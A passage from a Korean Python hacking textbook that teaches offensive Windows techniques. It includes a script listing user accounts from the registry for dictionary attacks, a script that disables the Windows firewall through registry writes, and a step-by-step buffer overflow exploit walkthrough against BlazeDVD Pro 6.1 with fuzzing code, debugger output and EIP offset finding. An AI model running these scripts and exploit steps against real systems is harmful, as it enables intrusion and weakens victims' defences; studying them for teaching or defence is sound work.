

그림 8-10 레지스트리 ProfileList 정보

이제 파이썬을 사용해서 자동으로 사용자 계정 목록을 조회하는 프로그램을 만들어보자. 앞에서 언급한 레지스트리 서브 디렉터리를 지정하고, 관심 있는 정보를 추출하기 위해 약간의 프로그램 코드를 추가하면 시스템에서 사용하는 사용자 계정 목록을 쉽게 추출할 수 있다.

8-4 registryUserList.py

```
from _winreg import *
import sys

varSubKey = "SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList" ①
varReg = ConnectRegistry(None, HKEY_LOCAL_MACHINE) ②
varKey = OpenKey(varReg, varSubKey) ③
for i in range(1024):
    try:
        keyname = EnumKey(varKey, i) ④
        varSubKey2 = "%s\\%s"%(varSubKey,keyname) ⑤
        varKey2 = OpenKey(varReg, varSubKey2) ⑥
        try:
            for j in range(1024):
                n,v,t = EnumValue(varKey2,j) ⑦
                if("ProfileImagePath" in n and "Users" in v): ⑧
                    print v
        except:
            errorMsg = "Exception Inner:", sys.exc_info()[0]
            #print errorMsg
        CloseKey(varKey2)
    except:
        errorMsg = "Exception Outter:", sys.exc_info()[0]
        break
CloseKey(varKey) ⑨
CloseKey(varReg)
```

프로그램은 _winreg 모듈을 사용해서 개발한다. 레지스트리 핸들을 얻고 그것을 통해 세부 항목을 도출하는 일련의 과정을 _winreg 모듈에서 제공하는 직관적인 함수를 통해 만들 수 있다. 세부적인 동작은 다음과 같다.

① **서브 레지스트리 목록 지정** 사용자 계정 정보를 조회할 수 있는 서브 레지스트리 목록을 지정한다.

② **루트 레지스트리 핸들 객체 얻기** 검색할 루트 레지스트리를 지정하기 위해 _winreg 모듈에서 제공하는 예약어 HKEY_LOCAL_MACHINE를 사용한다. ConnectRegistry( ) 함수를 통해서 레지스트리 핸들 객체를 얻는다.

③ **레지스트리 핸들 객체 얻기** OpenKey( ) 함수를 통해서 루트 레지스트리 아래에 존재하는 레지스트리를 다루기 위한 핸들 객체를 얻는다.

④ **지정한 레지스트리의 하위 킷값 조회** 지정한 레지스트리에 포함된 하위 킷값 목록을 차례대로 조회한다.

⑤ **하위 레지스트리 목록 생성** 상위 레지시트리 목록과 하위 킷값을 결합하여 사용자 계정 정보를 가진 레지스트리 목록을 생성한다.

⑥ **레지스트리 핸들 객체 얻기** 앞에서 생성된 레지스트리를 다루기 위한 핸들 객체를 얻는다.

⑦ **레지스트리가 가진 데이터 얻기** 레지스트리에 등록된 값의 이름, 데이터 형, 데이터를 조회한다.

⑧ **사용자 계정 정보 추출** 사용자 계정 정보와 관련된 문자열을 사용해서 계정 정보를 추출한다.

⑨ **핸들 객체 반환** 레지스트리를 다루고자 사용했던 핸들 객체를 반환한다.

레지스트리 검색을 통해 추출한 사용자 계정 정보는 시스템 해킹을 위해 유용하게 사용된다. 사전 공격(Dictionary Attack)을 이용해서 사용자 비밀번호를 추출할 수도 있고 win32com 모듈에서 제공하는 adsi 클래스를 사용하면 직접 비밀번호를 변경할 수 있다.

registryUserList.py 실행 결과

```
Python 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit (Intel)]
on win32
Type "copyright", "credits" or "license()" for more information.
>>> ============================== RESTART ==============================
>>>
C:\Users\hacker
C:\Users\admin.hacker-PC
>>>
```

인터넷 사용 정보 조회

사용자가 인터넷 익스플로러 주소창에 입력한 URL은 레지스트리 특정 위치에 기록된다. 해커는 인터넷 사용 기록을 조회해서 사용자의 생활 패턴을 유추할 수 있다. 만일 전자상거래 사이트를 자주 접속한다면 개인 정보를 탈취하기 위한 프로그램을 심어 놓을 수 있고, 개인의 성향을 파악하는 기본 자료로 활용할 수 있다. 인터넷 접속 로그는 레지스트리 HKEY_CURRENT_USER₩Software₩Microsoft₩Internet Explorer₩TypedURLs 항목에 저장된다.

3.3 레지스트리 정보 갱신



그림 8-11 레지스트리 정보 갱신

정보 조회와 마찬가지로 _winreg 모듈에서 제공하는 함수를 사용해서 레지스트리 핸들을 얻을 수 있다. CreateKey( ) 함수를 이용하면 키를 생성하고 데이터를 입력할 수 있다. 만일 같은 키가 존재하면 해당 데이터 갱신도 가능하다. SetValue( ) 함수는 데이터를 입력하는 기능

을 제공하고 있다. 핸들을 모두 사용한 후에는 CloseKey( ) 함수를 사용해서 시스템에 자원을 반환한다.

윈도우 방화벽 사용 설정

윈도우 방화벽 관련 설정 정보 역시 레지스트리에 보관된다. 방화벽 사용/해제 정보, 방화벽 상태 알림 정보, 시작 프로그램 추가 여부, 방화벽 정책 설정 정보, 등록 애플리케이션 정보 등 다양한 정보가 저장된다. 레지스트리 값 변경을 통해 간단하게 방화벽 사용을 해제하는 예제를 만들어 보자.

예제 8-5 registryFirewall.py

```
from _winreg import *
import sys

varSubKey = "SYSTEM\CurrentControlSet\services\SharedAccess\Parameters\
FirewallPolicy"
varStd = "\StandardProfile" ..... ①
varPub = "\PublicProfile" ..... ②
varEnbKey = "EnableFirewall" ..... ③
varOff = 0

try:
    varReg = ConnectRegistry(None, HKEY_LOCAL_MACHINE)

    varKey = CreateKey(varReg, varSubKey+varStd)
    SetValueEx(varKey, varEnbKey, varOff, REG_DWORD, varOff) ..... ④
    CloseKey(varKey)

    varKey = CreateKey(varReg, varSubKey+varPub)
    SetValueEx(varKey, varEnbKey, varOff, REG_DWORD, varOff)
except:
    errorMsg = "Exception Outter:", sys.exc_info()[0]
    print errorMsg

CloseKey(varKey)
CloseKey(varReg)
```

윈도우 방화벽을 관리하는 프로그램은 레지스트리의 정보를 읽어서 방화벽을 설정한다. 제어판에서 방화벽 설정을 변경하면 관련 레지스트리에 변경 정보를 저장한다. 예제 프로그램을 실행해서 레지스트리 설정을 변경하면 그 즉시 윈도우 방화벽 설정이 변경되지는 않는다. 방화벽 관리 프로그램이 레지스트리 정보를 강제적으로 읽도록 명령해야 한다. 가장 단순한 방법은 윈도우를 다시 시작하는 것이다. 세부적인 동작은 다음과 같다.

① **홈 또는 회사 네트워크 레지스트리 키** 윈도우에서는 두 종류의 네트워크를 사용한다. 하나는 '홈 또는 회사 네트워크'이고 또 하나는 '공용 네트워크'이다. 여기에서는 '홈 또는 회사 네트워크'를 의미하는 레지스트리 키를 지정한다.

② **공용 네트워크 레지스트리 키** '공용 네트워크' 레지스트리 키를 지정한다.

③ **방화벽 사용 여부를 지정하는 변수** EnableFirewall 변수에 방화벽의 사용 여부를 저장한다.

④ **레지스트리 변수에 값을 설정** EnableFirewall 변수는 REG_DWORD 형이다. 방화벽 사용 안 함을 의미하는 0을 입력한다.

레지스트리에 다양한 값을 입력함으로써 시스템 설정에 많은 영향을 미칠 수 있다. 보안 설정 변경을 위해 방화벽이 허용하는 서비스 목록을 임의로 등록할 수 있고, 인터넷 익스플로러나 워드프로세서와 같은 애플리케이션 설정을 프로그램을 통해 바꿀 수 있다.

4. 버퍼 오버플로

4.1 버퍼 오버플로 개념

C 언어로 개발되는 애플리케이션은 작업 공간이 필요한 경우 메모리 영역을 미리 확보하고 정해진 기능을 수행한다. 안전한 프로그램을 만들려면 경곗값을 기본적으로 체크해야 하지만, 일부 함수는 이런 기능을 지원하지 않는다. 예를 들어 크기를 10으로 지정한 변수에 strcpy( ) 함수를 사용해서 크기가 11인 데이터를 입력할 경우 데이터가 예약된 메모리 영역을 넘어 버

퍼 오버플로(Buffer Overflow) 오류가 발생한다.



그림 8-12 버퍼 오버플로 기본 개념

버퍼 오버플로가 발생하면 프로세스가 사용하는 메모리 영역인 스택, 힙, 레지스터에 잉여 데이터가 무작위로 들어가게 된다. 해커는 퍼징을 통해 애플리케이션의 취약점을 발견하고 오버플로가 발생한 시점의 메모리 상태를 점검해서 해킹을 시도한다. 퍼징은 일종의 블랙박스 테스트로, 프로그램의 구조를 모른다고 가정하고 다양한 입력 값을 통해서 취약점을 발견하는 테스트 기법이다.

4.2 윈도우 레지스터

IA-32(Intel Architecture, 32-bit) CPU는 9개의 범용 레지스터를 가지고 있다. 레지스터는 CPU가 직접 접근할 수 있는 고속 저장장치다. 레지스터는 계산을 위한 중간 데이터, 프로세스가 사용하는 스택의 위치를 지정하는 주소, 다음에 실행할 명령어의 위치를 지정하는 등 다양한 용도로 사용된다. 범용 레지스터의 기능을 살펴보자.

- **EAX(Extended Accumulator Register)** 곱셈과 나눗셈 명령에서 사용되며 함수의 반환 값을 저장한다.

EBX(Extended Base Register) ESI나 EDI와 결합해 인덱스에 사용된다.

ECX(Extended Counter Register) 반복 명령어를 사용할 때 반복 카운터를 저장한다. ECX 레지스터에 반복할 횟수를 지정해 놓고 반복 작업을 수행한다.

EDX(Extended Data Register) EAX와 같이 사용되며 부호 확장 명령 등에 활용된다.

ESI(Extended Source Index) 데이터 복사하거나 조작할 때 소스 데이터 주소가 저장된다. ESI 레지스터가 가리키는 주소에 있는 데이터를 EDI 레지스터가 가리키는 주소로 복사하는 용도로 많이 사용된다.

EDI(Extended Destination Index) 복사 작업을 할 때 목적지 주소가 저장된다. 주로 ESI 레지스터가 가리키는 주소의 데이터가 복사된다.

ESP(Extended Stack Pointer) 하나의 스택 프레임의 끝 지점 주소가 저장된다. PUSH, POP 명령어에 따라서 ESP의 값이 4바이트씩 변한다.

EBP(Extended Base Pointer) 하나의 스택 프레임의 시작 주소가 저장된다. 현재 사용되는 스택 프레임이 살아있는 동안 EBP의 값은 변하지 않는다. 현재 스택 프레임이 사라지면 이전에 사용되던 스택 프레임을 가리키게 된다.

EIP(Extended Instruction Pointer) 다음에 실행할 명령어가 저장된 메모리 주소가 저장된다. 현재 명령어를 모두 실행한 다음에 EIP 레지스터에 저장된 주소에 있는 명령어를 실행한다. 실행 전에 EIP 레지스터에는 다음 실행해야 할 명령어가 있는 주솟값이 저장된다.

5. 스택 기반 버퍼 오버플로

5.1 개요

스택 기반 버퍼 오버플로(Stack Based Buffer Overflow) 기법은 레지스터의 특징을 활용한다. 입력 값을 반복적으로 변경하면서 애플리케이션을 공격하는 퍼징(Fuzzing)을 통해 버퍼 오버플로 오류를 유발한다. 해당 시점의 메모리 상태를 디버거를 통해 관찰하면서 의도하는 결과를 유발하는 입력 값을 찾는 방식이다.



그림 8-13 스택 기반 버퍼 오버플로 기본 개념

스택 기반 버퍼 오버플로 기법에서는 EIP와 ESP 레지스터를 핵심적으로 사용하는데, 첫 번째 목적이 두 레지스터를 입력 값으로 덮어쓰는 것이다. 얼마나 많은 양의 데이터를 애플리케이션에 입력해야 EIP와 ESP 값을 조작할 수 있는지를 찾아야 한다. 두 번째 해야 할 것은 애플리케이션 실행 흐름을 ESP 레지스터로 옮길 수 있는 명령어 주소를 찾는 것이다. 마지막으로 입력 값에 해킹 코드를 덧붙여서 해킹을 실행한다.

스택 기반 버퍼 오버플로의 구체적인 동작 방식을 한 번 살펴보자. 애플리케이션에 입력하는 값은 반복적인 퍼징을 통해 준비한다. 준비된 코드를 애플리케이션에 입력하면 해킹 코드가 다음과 같이 실행된다.



그림 8-14 스택 기반 버퍼 오버플로 동작 방식

ESP가 가리키는 스택 영역에 해킹 코드를 삽입한다. 입력 값으로 들어온 'jmp esp' 명령어의 주소를 EIP 레지스터에 입력한다. 버퍼 오버플로가 발생하는 시점의 프로그램 실행은 EIP 레지스터 주소를 참조한다. 즉 'jmp esp' 명령이 실행된다. ESP 레지스터에는 해킹 코드가 들어 있기 때문에 해커가 의도하는 동작을 수행할 수 있다.

다음에 실행하는 코드는 Windows XP 환경에서 실행할 수 있지만, Window 7 환경에서는 정상 동작하지 않는다. 하지만, 버퍼 오버플로 개념을 가장 쉽게 이해할 수 있는 코드이므로 하나씩 살펴보도록 하자. Window 7에서는 보안을 위해 ASLR(Address Space Layout Randomization)을 적용하기 때문에 DLL에서 사용하는 정확한 주소가 아닌 임의 주솟값을 알려준다. 예제는 'jmp esp' 명령어의 주소(실제로는 임의 주소)를 찾는 것까지 정상적으로 동작한다.

5.2 퍼징과 디버깅

http://www.exploit-db.com/ 사이트에 가면 다양한 취약점 악용 사례를 볼 수 있다. BlazeDVD Pro player 6.1 프로그램의 취약점을 이용한 http://www.exploit-db.com/exploits/26889 사례를 참조한다. 사이트에서 해킹 소스 코드(Exploit Code)와 대상 애플리케이션(Vulnerable App)을 모두 내려받을 수 있다.

BlazeDVD Pro player는 plf 파일을 읽어서 실행하는 프로그램이다. a 문자를 반복적으로 넣은 plf 파일을 만들어서 퍼징을 시도해 본다. 먼저 a 문자의 16진수 코드에 해당하는 ₩x41을 넣어서 파일을 만든다.

8-6 fuzzingBlazeDVD.py

```
junk ="\x41"*500
x=open('blazeExpl.plf', 'w')
x.write(junk)
x.close()
```

500개의 문자를 넣어 파일을 만들어 보자. 오류가 발생하지 않으면 반복적으로 개수를 늘리면서 테스트를 계속한다. 애플리케이션을 실행시켜 blazeExpl.plf 파일을 열면 다음과 같은 오류가 발생하고 프로그램이 종료된다. 버퍼 오버플로 오류가 발생한 것이다.



그림 8-15 버퍼 오버플로 오류 발생

이제 퍼징에 성공했으므로 메모리 상태를 점검할 수 있는 디버거를 만들어보자. 앞 장에서 살펴본 pydbg 모듈을 사용한다. 디버거를 실행하기 전에 반드시 BlazeDVD Player를 먼저 실행해야 한다. 디버거에 들어가는 프로세스 이름은 작업 관리자를 실행해서 [프로세스] 탭을 살펴보면 확인할 수 있다.

8-7 bufferOverflowTest.py

```
from pydbg import *
from pydbg.defines import *
import struct
import utils

processName = "BlazeDVD.exe" ..... ①
dbg = pydbg()

def handler_av(dbg): ..... ②

    crash_bin = utils.crash_binning.crash_binning() ..... ③
    crash_bin.record_crash(dbg) ..... ④
    print crash_bin.crash_synopsis() ..... ⑤

    dbg.terminate_process() ..... ⑥

for(pid, name) in dbg.enumerate_processes(): ..... ⑦
    if name == processName:
        print "[information] dbg attach:" + processName
        dbg.attach(pid)

print "[information] start dbg"
dbg.set_callback(EXCEPTION_ACCESS_VIOLATION, handler_av) ..... ⑧
dbg.run()
```

디버거의 작성 방법은 API 후킹에서 사용한 콜백 함수를 선언하고 pydbg 클래스에 등록하는 것과 유사하다. 세부적인 동작 방식은 다음과 같다.

① **프로세스 이름 설정** 작업관리자의 프로세스 탭에서 해당 애플리케이션의 이름을 확인한다.

② **콜백 함수 설정** 이벤트가 발생했을 때 호출될 콜백 함수를 선언한다.

③ **crash_binning 객체 생성** 이벤트 발생 시 메모리 상태와 레지스터 값을 확인할 수 있는 crash_binning 객체를 생성한다.

④ **이벤트 발생 시 상태 값 저장** 이벤트 발생한 주소 근처의 어셈블리 명령어, 레지스터와 스택의 상태 그리고 SEH의 상태를 저장한다.

⑤ **상태 값 출력** 이벤트 발생 시점에 저장한 상태 값을 화면에 출력한다.

⑥ **프로세스 종료** 버퍼 오버플로를 발생시킨 프로세스를 종료한다.

⑦ **프로세스 아이디 추출 및 프로세스 핸들 구하기** 앞에 설정된 이름으로 프로세스 아이디를 도출한다. 아이디에 해당하는 핸들을 구해서 pydbg 클래스 내부에 저장한다.

⑧ **콜백 함수 설정** 이벤트를 등록하고, 이벤트가 발생했을 때 호출될 콜백 함수를 설정한다.

이제 디버거를 실행시켜보자. 앞에서도 언급했지만, 먼저 BlazeDVD Player를 실행해야 디버거가 정상 작동한다. [BlazeDVD Player 실행] → [bufferOverflowTest.py 실행] → [blazeExpl.plf 열기] 순으로 진행한다. 파일을 열자마자 애플리케이션은 종료되고 디버거는 다음과 같은 메시지를 출력한다.

bufferOverflowTest.py 실행 결과

```
[information] dbg attach:BlazeDVD.exe
[information] start dbg
0x41414141 Unable to disassemble at 41414141 from thread 3096 caused ac-
cess violation
when attempting to read from 0x41414141

CONTEXT DUMP
  EIP: 41414141 Unable to disassemble at 41414141
  EAX: 00000001 (         1) -> N/A
  EBX: 773800aa (2000158890) -> N/A
  ECX: 01644f10 (  23351056) -> ndows (heap)
  EDX: 00000042 (        66) -> N/A
  EDI: 6405569c (1678071452) -> N/A
  ESI: 019a1c40 (  26876992) -> VdJdOdOd1Qt (heap)
  EBP: 019a1e60 (  26877536) -> VdJdOdOd1Qt (heap)
  ESP: 0012f348 (   1241928) -> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
       AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA (stack)
  +00: 41414141 (1094795585) -> N/A
  +04: 41414141 (1094795585) -> N/A
  +08: 41414141 (1094795585) -> N/A
  +0c: 41414141 (1094795585) -> N/A
  +10: 41414141 (1094795585) -> N/A
  +14: 41414141 (1094795585) -> N/A

disasm around:
   0x41414141 Unable to disassemble

SEH unwind:
   0012f8bc -> 6404e72e: mov eax,0x6405c9f8
   0012fa00 -> 004e5b24: mov eax,0x5074d8
   0012fa7c -> 004e5dc1: mov eax,0x5078b0
   0012fb38 -> 004e5a5b: mov eax,0x5073a8
   0012fb60 -> 004eb66a: mov eax,0x50e6f8
   0012fc10 -> 004e735c: mov eax,0x509760
   0012fc90 -> 004ee588: mov eax,0x511a40
   0012fd50 -> 004ee510: mov eax,0x5118c0
   0012fdb0 -> 75e3629b: mov edi,edi
   0012ff78 -> 75e3629b: mov edi,edi
   0012ffc4 -> 004af068: push ebp
   ffffffff -> 771be115: mov edi,edi
```

메시지는 크게 4개의 영역으로 나누어진다. 첫 번째는 오류 메시지인데 어떤 스레드가 무슨 종류의 오류를 발생시켰는지 맨 처음에 보여 준다. 두 번째는 CONTEXT DUMP 영역이다. 프로세스가 실행 중에 사용하는 레지스터 정보를 보여 준다. 세 번째는 disasm 영역이다. 오류가 발생한 주소 주위의 어셈블러 명령어를 10개 정도 보여 준다. 마지막 영역은 SEH unwind이다. SEH는 Structured Exception Handling의 약자로, 윈도우 OS에서 제공하는 구조적 예외 처리 기법이다. 링크를 추적해서 예외 처리와 관련된 정보를 출력해 준다. 여기에서 관심 있게 살펴봐야 할 부분은 바로 CONTEXT DUMP 영역이다. 입력 값을 조정해가면서 EIP와 ESP에 저장되는 데이터의 변화를 살펴보자.

5.3 EIP 겹쳐 쓰기(Overwrite)

퍼징을 위해서 입력한 문자는 연속된 동일 문자이다. 따라서 어느 정도 길이의 문자를 입력했을 때 EIP에 데이터가 들어가는지를 알 수 없다. 일정한 규칙을 가진 문자열을 입력을 통해 데이터의 흐름을 추적해 보자. 루비(Ruby) 스크립트를 사용해서 패턴을 생성할 수 있지만, 간단한 테스트를 위해서 텍스트 에디터를 사용해서 만들어보자.

테스트 문자열 생성

```
a0b0c0d0e0f0g0h0i0j0k0l0m0n0o0p0q0r0s0t0u0v0w0x0yz0
a1b1c1d1e1f1g1h1i1j1k1l1m1n1o1p1q1r1s1t1u1v1w1x1yz1
a2b2c2d2e2f2g2h2i2j2k2l2m2n2o2p2q2r2s2t2u2v2w2x2yz2
a3b3c3d3e3f3g3h3i3j3k3l3m3n3o3p3q3r3s3t3u3v3w3x3yz3
a4b4c4d4e4f4g4h4i4j4k4l4m4n4o4p4q4r4s4t4u4v4w4x4yz4
a5b5c5d5e5f5g5h5i5j5k5l5m5n5o5p5q5r5s5t5u5v5w5x5yz5
a6b6c6d6e6f6g6h6i6j6k6l6m6n6o6p6q6r6s6t6u6v6w6x6yz6
a7b7c7d7e7f7g7h7i7j7k7l7m7n7o7p7q7r7s7t7u7v7w7x7yz7
a8b8c8d8e8f8g8h8i8j8k8l8m8n8o8p8q8r8s8t8u8v8w8x8yz8
a9b9c9d9e9f9g9h9i9j9k9l9m9n9o9p9q9r9s9t9u9v9w9x9yz9
```

울트라 에디터는 칼럼 모드 편집이 된다. abcdefghijklmnlopqrstuvwxyz을 10줄 복사하고 칼럼 모드로 변경해서 열마다 0부터 9까지 차례로 복사해 놓자. 위에서 만들어진 문자열을 한 줄로 만들어서 퍼징 프로그램을 다시 만들어 보자.

8-8 fuzzingBlazeDVD.py

```
junk =" a0b0c0d0e0f0g0h0i0j0k0l0m0n0o0p0q0r0s0t0u0v0w0x0yz0a1b1c1d1e1f1g
        1h1i1j1k1l1m1n1o1p1q1r1s1t1u1v1w1x1yz1a2b2c2d2e2f2g2h2i2j2k2l2m
        2n2o2p2q2r2s2t2u2v2w2x2yz2a3b3c3d3e3f3g3h3i3j3k3l3m3n3o3p3q3r3s
        3t3u3v3w3x3yz3a4b4c4d4e4f4g4h4i4j4k4l4m4n4o4p4q4r4s4t4u4v4w4x
        4yz4a5b5c5d5e5f5g5h5i5j5k5l5m5n5o5p5q5r5s5t5u5v5w5x5yz5a6b6c6d6e
        6f6g6h6i6j6k6l6m6n6o6p6q6r6s6t6u6v6w6x6yz6a7b7c7d7e7f7g7h7i7j7k
        7l7m7n7o7p7q7r7s7t7u7v7w7x7yz7a8b8c8d8e8f8g8h8i8j8k8l8m8n8o8p8q
        8r8s8t8u8v8w8x8yz8a9b9c9d9e9f9g9h9i9j9k9l9m9n9o9p9q9r9s9t9u9v
        9w9x9yz9"
x=open('blazeExpl.plf', 'w')
```

```
x.write(junk)
x.close()
```

위에서 실행한 방식과 동일하게 디버깅을 해보자. CONTEXT DUMP 부분만 먼저 살펴보면, EIP 레지스터에 '65356435'이라는 값이 들어가 있는 것을 확인할 수 있다. 이 값은 16진수 코드이다. 입력한 테스트 문자열에서 어디에 있는지 알려면 코드의 변환이 필요하다.

디버깅 결과

```
CONTEXT DUMP
  EIP: 65356435 Unable to disassemble at 65356435
  EAX: 00000001 (         1) -> N/A
  EBX: 773800aa (2000158890) -> N/A
  ECX: 01a44f10 (  27545360) -> ndows (heap)
  EDX: 00000042 (        66) -> N/A
  EDI: 6405569c (1678071452) -> N/A
```

파이썬에서는 간단한 함수를 사용해서 코드 변환을 할 수 있다. 아스키코드로 변환한 결과는 'e5d5'이다. 주소는 입력한 것과 반대 방향으로 들어가기 때문에 문자열은 '5d5e'이다. 테스트 문자열에서 '5d5e'가 시작하는 위치를 찾아보자.

코드 변환

```
>>> "65356435".decode("hex")
'e5d5'
```

테스트 문자열의 261행에서부터 8바이트가 EIP 주소로 업데이트된다.

5.4 ESP 겹쳐 쓰기

이제 명령어를 저장할 ESP 레지스터의 값을 채워보자. 같은 방법으로 테스트한다. 먼저 260 바이트까지는 오버플로를 유발하는 데이터이고 그다음 4바이트는 EIP 주소이다. 앞의 260바이트는 a로 채우고 뒤의 4바이트는 b로 채운다. 마지막으로 테스트 문자열을 붙여서 디버깅해 보자.

예제 8-9 fuzzingBlazeDVD.py

```
junk ="\x41"*260
junk+="\x42"*4
